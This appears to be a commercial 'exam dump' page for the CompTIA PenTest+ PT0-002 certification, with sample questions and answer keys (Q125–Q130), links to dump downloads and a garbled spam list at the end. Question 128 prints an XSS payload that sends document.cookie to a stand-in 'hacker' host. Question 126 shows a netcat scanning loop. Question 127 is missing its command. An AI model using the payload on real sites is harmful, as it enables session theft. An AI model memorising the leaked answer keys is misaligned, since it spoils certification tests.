
CompTIA PenTest+ Certification actual questions - PT0-002 torrent pdf - CompTIA PenTest+ Certification training vce



CompTIA Certification Details

CompTIA Pentest+ (PT0-002)

Prior Certification
Not required

Exam Validity
3 years

Exam Fee
$381

Exam Duration
165 minutes

No. of Questions
Max 85 Questions

Passing Marks
750 (on a scale of 100-900)

Recommended Experience
Minimum of three-to-four years of hands-on information security-related experience.

Exam Format
Multiple choice and performance -based

Languages
English, and Japanese to follow

P.S. Free & New PT0-002 dumps are available on Google Drive shared by TrainingDump: https://drive.google.com/open?id=1sjK6dHU7Dao7Xy50XgzriTIGbT1JCTh7

The advent of our PT0-002 exam questions with three versions has helped more than 98 percent of exam candidates get the certificate successfully. They are the PDF version, Software version and the APP online version which are co-related with the customers' requirements. All content of our PT0-002 Exam Materials are written based on the real exam specially. And PT0-002 simulating questions are carefully arranged with high efficiency and high quality. Besides, PT0-002 guide preparations are afforded by our considerate after-sales services.

CompTIA PT0-002 Exam is intended for cybersecurity professionals who want to specialize in penetration testing. PT0-002 exam covers various topics, including network scanning and reconnaissance, web application testing, and wireless network testing. Additionally, candidates will learn about social engineering, exploit development, and reporting techniques.


>> PT0-002 Reliable Exam Review <<

Latest PT0-002 Reliable Exam Review & Passing PT0-002 Exam is No More a Challenging Task

We can promise that we will provide you with quality PT0-002 Exam Questions, reasonable price and professional after sale service. Because customer first, service first is our principle of service. If you buy our PT0-002 study guide, you will find our after sale service is so considerate for you. We are glad to meet your all demands and answer your all question about our study materials. And you can find that our price is affordable even for the students. Besides, we will the most professional support by our technicals if you have any problem on buying or downloading.

CompTIA PenTest+ Certification Sample Questions (Q125-Q130):

NEW QUESTION # 125
During an engagement, a penetration tester found the following list of strings inside a file:



```
3af068faa81326ffe6ca48e2ab36a779
48ec2f4f526303a9ded67938e6ce11c6
9493bf035c534197d9810a5e65a10632
C847b4a2e76ec1f9cbbbe30d2046d5e8
ed225542767a810e6fceebf640164b140
cfbe1fdd6e6b0c5c9abd8c947f272ef4
c05cbc5a69bcc91f56a7e0a6c391ad79
9ee3564cbf15421ebabc43dcb67949ad
5a2ad0bcb902e20c4efcf057b01050be
4865a2ed25ed18515b7e97beb2b40346
b0236938a6518fc65b72159687e3a27b
9c96354712595ef2ff96675496d3a464
a5ab3f6c6159b85209ea0c186531a49f
9b38816e791f1400245f4c629a503bc8
d12e624a20d54fd3b34b89ee7169df17
```

CompTIA
trainingdump.com


Which of the following is the BEST technique to determine the known plaintext of the strings?

- A. Credential-stuffing attack
- B. Brute-force attack
- C. Dictionary attack
- D. Rainbow table attack

Answer: D

NEW QUESTION # 126

A penetration tester writes the following script:



```
#!/bin/bash
network= '10.100.100'
ports= '22 23 80 443'

for x in {1..254};
      do (nc -zv $network.$x $ports );
done
```

trainingdump.com
CompTIA

Which of the following is the tester performing?


- A. Searching for service vulnerabilities
- B. Scanning a network for specific open ports
- C. Trying to recover a lost bind shell
- D. Building a reverse shell listening on specified ports

Answer: B

Explanation:
-z zero-I/O mode [used for scanning]
-v verbose
example output of script:
10.0.0.1: inverse host lookup failed: Unknown host
(UNKNOWN) [10.0.0.1] 22 (ssh) open
(UNKNOWN) [10.0.0.1] 23 (telnet) : Connection timed out
https://unix.stackexchange.com/questions/589561/what-is-nc-z-used-for

NEW QUESTION # 127

After gaining access to a previous system, a penetration tester runs an Nmap scan against a network with the following results:



```
Nmap scan report for 192.168.10.10

Port      State     Service       Version
135/tcp   open      msrpc         Microsoft Windows RPC
139/tcp   open      netbios-ssn   Microsoft Windows netbios-ssn
5985/tcp  open      Microsoft     HTTPAPI httpd 2.0 (SSDP/UPnP)

Nmap scan report for 192.168.10.11

Port      State     Service       Version
135/tcp   open      msrpc             Microsoft Windows RPC
139/tcp   open      netbios-ssn       Microsoft Windows netbios-ssn
3389/tcp  open      ms-wbt-server     Microsoft Terminal Services
```

trainingdump.com

The tester then runs the following command from the previous exploited system, which fails:
Which of the following explains the reason why the command failed?

- A. An account for RDP does not exist on the server.
- B. The tester input the incorrect IP address.
- C. PowerShell requires administrative privilege.
- D. The command requires the -port 135 option.

Answer: A

NEW QUESTION # 128
Given the following code:
<SCRIPT>var+img=new+Image();img.src="http://hacker/%20+%20document.cookie;</SCRIPT>
Which of the following are the BEST methods to prevent against this type of attack? (Choose two.)

- A. Web-application firewall
- B. Base64 encoding
- C. Session tokens
- D. Input validation
- E. Parameterized queries
- F. Output encoding

Answer: D,F

Explanation:
Explanation
Encoding (commonly called "Output Encoding") involves translating special characters into some different but equivalent form that is no longer dangerous in the target interpreter, for example translating the < character into the &lt; string when writing to an HTML page.

NEW QUESTION # 129
A new security firm is onboarding its first client. The client only allowed testing over the weekend and needed the results Monday morning. However, the assessment team was not able to access the environment as expected until Monday. Which of the following should the security company have acquired BEFORE the start of the assessment?

- A. The correct user accounts and associated passwords
- B. The proper emergency contacts for the client
- C. A signed statement of work
- D. The expected time frame of the assessment

Answer: C

Explanation:
According to the CompTIA PenTest+ Study Guide, Exam PT0-0021, a statement of work (SOW) is a document that defines the scope, objectives, deliverables, and terms of a penetration testing project. It is a formal agreement between the service provider and

the client that specifies what is expected from both parties, including the timeline, budget, resources, and responsibilities. A SOW is essential for any penetration testing engagement, as it helps to avoid misunderstandings, conflicts, and legal issues.
The CompTIA PenTest+ Study Guide also provides an example of a SOW template that covers the following sections1:
* Project overview: A brief summary of the project's purpose, scope, objectives, and deliverables.
* Project scope: A detailed description of the target system, network, or application that will be tested, including the boundaries, exclusions, and assumptions.
* Project objectives: A clear statement of the expected outcomes and benefits of the project, such as
* identifying vulnerabilities, improving security posture, or complying with regulations.
* Project deliverables: A list of the tangible products or services that will be provided by the service provider to the client, such as reports, recommendations, or remediation plans.
* Project timeline: A schedule of the project's milestones and deadlines, such as kickoff meeting, testing phase, reporting phase, or closure meeting.
* Project budget: A breakdown of the project's costs and expenses, such as labor hours, travel expenses, tools, or licenses.
* Project resources: A specification of the project's human and technical resources, such as team members, roles, responsibilities, skills, or equipment.
* Project terms and conditions: A statement of the project's legal and contractual aspects, such as confidentiality, liability, warranty, or dispute resolution.
The CompTIA PenTest+ Study Guide also explains why having a SOW is important before starting an assessment1:
* It establishes a clear and mutual understanding of the project's scope and expectations between the service provider and the client.
* It provides a basis for measuring the project's progress and performance against the agreed-upon objectives and deliverables.
* It protects both parties from potential risks or disputes that may arise during or after the project.

NEW QUESTION # 130

......

Our PT0-002 practice prep is so popular and famous for it has the advantage that it can help students improve their test scores by improving their learning efficiency. Therefore, users can pass PT0-002 exams with very little learning time. For another example, there are some materials that apply to students with professional backgrounds that are difficult for some industry rookie to understand. But our PT0-002 Learning Materials are compiled to simple language for our customers to understand easily.

Valid PT0-002 Test Answers: https://www.trainingdump.com/CompTIA/PT0-002-practice-exam-dumps.html

- 100% Pass CompTIA Marvelous PT0-002 - CompTIA PenTest+ Certification Reliable Exam Review □ Enter □ www.exam4pdf.com □ and search for ✔ PT0-002 □✔□ to download for free ↨PT0-002 Simulated Test
- Certification PT0-002 Test Answers □ PT0-002 Exams □ New PT0-002 Exam Questions ⤴ ➽ www.pdfvce.com □ is best website to obtain 《 PT0-002 》 for free download □Reliable PT0-002 Exam Book
- PT0-002 Simulated Test □ PT0-002 Simulated Test □ Valid Test PT0-002 Fee □ Open website ➽ www.lead1pass.com □ and search for “ PT0-002 ” for free download □New PT0-002 Exam Questions
- 100% Pass CompTIA Marvelous PT0-002 - CompTIA PenTest+ Certification Reliable Exam Review □ Enter ➤ www.pdfvce.com □ and search for { PT0-002 } to download for free □Exam PT0-002 Revision Plan
- Free PDF 2025 CompTIA PT0-002 Newest Reliable Exam Review □ Search for [PT0-002] and obtain a free download on 「 www.getvalidtest.com 」 □Positive PT0-002 Feedback
- Real PT0-002 Question □ New PT0-002 Exam Questions □ Real PT0-002 Question □ 「 www.pdfvce.com 」 is best website to obtain 《 PT0-002 》 for free download □PT0-002 Reliable Exam Answers
- Exam PT0-002 Revision Plan ⌨ PT0-002 Exams □ Test PT0-002 Vce Free □ Enter [www.examcollectionpass.com] and search for ➡ PT0-002 □□□ to download for free □Real PT0-002 Exam
- PT0-002 Learning Materials - PT0-002 Exam Resources - PT0-002 Practice Test □ The page for free download of ☀ PT0-002 □☀□ on ▹ www.pdfvce.com ◃ will open immediately □PT0-002 Latest Version
- PT0-002 Learning Materials - PT0-002 Exam Resources - PT0-002 Practice Test □ Search for { PT0-002 } and obtain a free download on ➥ www.free4dump.com □ □PT0-002 New Exam Camp
- PT0-002 Learning Materials - PT0-002 Exam Resources - PT0-002 Practice Test □ Search for ➤ PT0-002 □ and obtain a free download on ▹ www.pdfvce.com ◃ □Valid Test PT0-002 Fee
- Test PT0-002 Vce Free □ Positive PT0-002 Feedback □ Real PT0-002 Exam □ Open website ▸ www.pass4test.com ◂ and search for □ PT0-002 □ for free download □Valid Test PT0-002 Fee
- motionentrance.edu.np, vanidigitalschool.com, www.stes.tyc.edu.tw, www.stes.tyc.edu.tw, adewde.onesmablog.com, www.stes.tyc.edu.tw, www.stes.tyc.edu.tw, imranteaches.xyz, e-learning.matsiemaal.nl, mrvsfoodandbeverageblueprint.com, Disposable vapes

What's more, part of that TrainingDump PT0-002 dumps now are free: https://drive.google.com/open?id=1sjK6dHU7Dao7Xy50XgzriTIGbT1JCTh7